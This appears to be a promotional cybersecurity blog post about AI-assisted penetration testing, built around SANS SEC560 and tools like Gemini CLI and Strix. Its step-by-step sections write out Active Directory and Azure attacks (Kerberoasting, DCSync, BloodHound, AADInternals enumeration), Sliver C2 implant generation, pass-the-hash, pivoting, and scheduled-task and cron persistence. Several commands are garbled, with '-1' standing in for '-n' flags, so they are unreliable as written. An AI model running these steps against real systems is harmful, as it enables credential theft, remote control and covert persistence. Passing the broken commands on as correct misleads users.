
Listen to this Post
Introduction:

The cybersecurity industry is at an inflection point where artificial intelligence is rapidly transforming how penetration testing is conducted. As AI-powered tools like Gemini CLI, Strix, and Villager enter the mainstream, security professionals face a critical question: does AI replace human testers or augment them? Industry leaders, including SANS instructors and seasoned penetration testers, advocate for a hybrid model—human-led, AI-assisted testing—that leverages automation for repetitive tasks while preserving human judgment for complex attack paths. This approach acknowledges that while AI can scan thousands of endpoints and identify vulnerabilities at machine speed, only human expertise can contextualize exploits within business logic and navigate the nuanced decision-making required for true enterprise penetration testing.
Learning Objectives & Secrets:
- Objective 1: Master the Human-AI Collaboration Workflow – Learn to integrate AI assistants into your penetration testing methodology without losing control of the engagement. The secret is treating AI as a force multiplier, not a replacement—use it for reconnaissance, enumeration, and initial vulnerability discovery while reserving human intellect for exploit chain development and business-contextualized reporting.
-
Objective 2 Secret Tip: Source-Assisted AI Penetration Testing – Instead of running AI blindly against running systems, feed it source code first. SANS instructor Ed Skoudis reports that his team of sixteen penetration testers, using this methodology for 15 months, consistently finds five critical findings on day one against systems already tested by skilled humans the previous year. The secret is careful prompt engineering to weed out hallucinations and false positives before letting the AI create and launch exploits under human supervision.
-
Objective 3 Secret Tip: Cloud-Aware AI Tooling – Modern enterprise attacks span on-premise, Azure, and Entra ID environments. The secret is configuring your AI tools to understand hybrid cloud architectures. The latest SEC560 update specifically addresses Azure cloud attacks, NTLMv1 hash cracking, and hybrid on-prem/cloud lateral movement—skills that AI tools cannot replicate without proper human guidance and context.
You Should Know:
- Setting Up AI-Assisted Penetration Testing on Kali Linux
The Kali Linux 2025.3 release introduced the Gemini Command-Line Interface (CLI), an open-source package integrating Google’s Gemini AI directly into the terminal. This tool represents a pivotal moment in penetration testing evolution, allowing testers to use natural language prompts to direct AI through reconnaissance, enumeration, and exploitation sequences.
Step-by-Step Guide:
 Install Gemini CLI on Kali Linux
sudo apt update
sudo apt install gemini-cli

Verify installation
gemini-cli --version

Basic reconnaissance example
gemini-cli "Scan 192.168.1.0/24 for open ports and identify services"

Interactive mode for guided testing
gemini-cli --interactive

YOLO mode for rapid automated scans (use with caution)
gemini-cli --yolo "Perform vulnerability assessment on target.com"
The package is lightweight at just 12.04 MB. The interactive mode allows careful, supervised testing, while the “YOLO” (You Only Live Once) mode automatically accepts all suggested actions—appropriate only for controlled environments. The tool is designed to complement analyst skills, handling laborious processes while keeping the human operator firmly in control.
2. Deploying Open-Source AI Pentesting Agents
Multiple open-source AI penetration testing frameworks have emerged, each with distinct capabilities. Strix, an autonomous AI penetration testing agent, runs code dynamically, finds vulnerabilities, and validates them through actual proof-of-concept exploits. It can be integrated into CI/CD pipelines, compressing weeks of penetration testing into hours.
Step-by-Step Guide:
 Install Strix from PyPI
pip install strix-agent

Initialize a new scan
strix init --target https://target-app.com

Run automated vulnerability scan
strix scan --depth thorough

Generate proof-of-concept exploits
strix exploit --validate

Generate remediation report
strix report --format html
For teams preferring a more modular approach, Shannon and PentAGI are DeepSeek v3.2-based alternatives. Benchmarking studies show RidgeGen producing 55 findings against OWASP Juice Shop, while Shannon generated 27 findings—demonstrating significant variability in AI tool effectiveness that requires human validation.
3. Cloud Exploitation and Hybrid Environment Testing
Modern enterprise penetration testing must address on-premise, Azure, and Entra ID environments. The SEC560 course, co-authored by Jon Gorenflo and Jeff McJunkin, provides comprehensive coverage of cloud exploitation techniques. The 2025 update includes bonus labs covering Azure cloud attacks, cracking NTLMv1 hashes back to NT hashes, and hybrid on-prem/cloud lateral movement.
Step-by-Step Guide for Azure AD Attacks:
 Using Impacket for Kerberoasting
GetUserSPNs.py -request -dc-ip <DC_IP> <domain>/<user>

BloodHound for Active Directory path analysis
bloodhound-python -u <user> -p <password> -1s <DC_IP> -d <domain> -c All

Azure AD reconnaissance with AADInternals
Install-Module -1ame AADInternals -Force
Get-AADIntTenantID -Domain <target_domain>
Get-AADIntUsers -TenantID <tenant_id>

DCSync attack for domain dominance
secretsdump.py -dc-ip <DC_IP> <domain>/<user>@<target>
4. Enterprise Reconnaissance and OSINT Automation
AI tools excel at automating reconnaissance—gathering intel through OSINT, DNS enumeration, and breach data analysis. The Gemini CLI can dynamically adapt reconnaissance strategies based on discovered information.
Step-by-Step Guide:
 Automated OSINT gathering with AI assistance
gemini-cli "Gather OSINT on target.com including subdomains, DNS records, and leaked credentials"

Network scanning with Nmap integration
nmap -sV -sC -O -A -T4 <target_ip> -oA scan_results

Service enumeration with AI-guided prioritization
gemini-cli "Analyze scan_results.xml and prioritize services for exploitation"

Vulnerability correlation
gemini-cli "Cross-reference scan results with known CVEs and suggest exploit paths"
5. Post-Exploitation and Persistence Techniques
Maintaining persistence and evading detection are critical post-exploitation skills. The SEC560 curriculum covers tasks, services, WMI persistence, and EDR/AV evasion.
Step-by-Step Guide:
 Establish C2 channel with Sliver
sliver
generate --http <listener_ip>
 Use generated implant on target

Lateral movement with Pass-the-Hash
pth-winexe -U <domain>/<user>%<hash> //<target_ip> cmd

SSH tunneling for pivoting
ssh -D 1080 -1 user@<target_ip>

Persistence via scheduled tasks (Windows)
schtasks /create /tn "UpdateService" /tr "C:\path\to\payload.exe" /sc onlogon /ru System

Persistence via cron (Linux)
echo "@reboot /path/to/payload" >> /etc/crontab
What Undercode Say:
- Key Takeaway 1: AI Augments, It Does Not Replace – The most effective penetration testing teams are those that integrate AI as a collaborative partner rather than viewing it as a threat to their profession. AI handles the breadth (scanning thousands of endpoints, identifying patterns) while humans provide the depth (contextualizing exploits, understanding business logic, making strategic decisions). The SANS 2025 AI Survey found that 80% of cybersecurity professionals report AI automates tedious tasks, shifting focus toward strategic analysis.
-
Key Takeaway 2: Source-Assisted AI Testing Is a Game-Changer – Feeding AI agents source code before launching attacks has proven to discover vulnerabilities that human testers consistently miss. The workflow is straightforward: AI analyzes source code for potential flaws, human experts validate findings and weed out false positives, AI creates and launches exploits under human supervision. This methodology has led to “mushroomed” findings in penetration tests, with teams discovering authentication bypasses, authorization flaws, BOLA, IDOR, cross-tenant access, and race conditions in systems already tested by skilled humans.
Prediction:
-
+1 Human-led, AI-assisted testing will become the industry standard within 24 months, with AI handling up to 80% of repetitive reconnaissance and scanning tasks while human testers focus on complex exploit chains.
-
+1 The integration of AI tools like Gemini CLI into standard platforms like Kali Linux signals a clear direction for the industry—professionals who embrace these advancements will be best positioned to tackle next-generation security challenges.
-
-1 The barrier to entry for offensive security will lower significantly, potentially increasing the volume of unsophisticated threat actors who can leverage AI tools without deep technical understanding.
-
+1 Organizations that adopt AI-assisted penetration testing will resolve 40% more vulnerabilities per engagement, enhancing resilience without expanding headcount.
-
-1 The cybersecurity skills gap may widen as professionals who resist AI integration fall behind, while those who embrace it become exponentially more productive.
-
+1 Continuous, AI-driven penetration testing will become feasible, moving security assessments from annual or quarterly events to ongoing, real-time validation.
-
+1 The human element—strategic thinking, business context, ethical judgment—will become more valuable than ever as AI handles the technical heavy lifting.
-
-1 Organizations must develop robust governance frameworks for AI-powered testing tools to prevent misuse and ensure ethical deployment.
-
+1 The SEC560 update’s focus on hybrid cloud environments reflects the reality that modern enterprise attacks span on-premise, Azure, and Entra ID—AI tools that understand this complexity will be indispensable.
-
+1 The future of penetration testing belongs to those who can effectively orchestrate human intuition with AI efficiency, creating a security posture that is both comprehensive and agile.
▶️ Related Video (88% Match):
https://www.youtube.com/watch?v=142dkJC8V7s
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ezpGjJtK – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


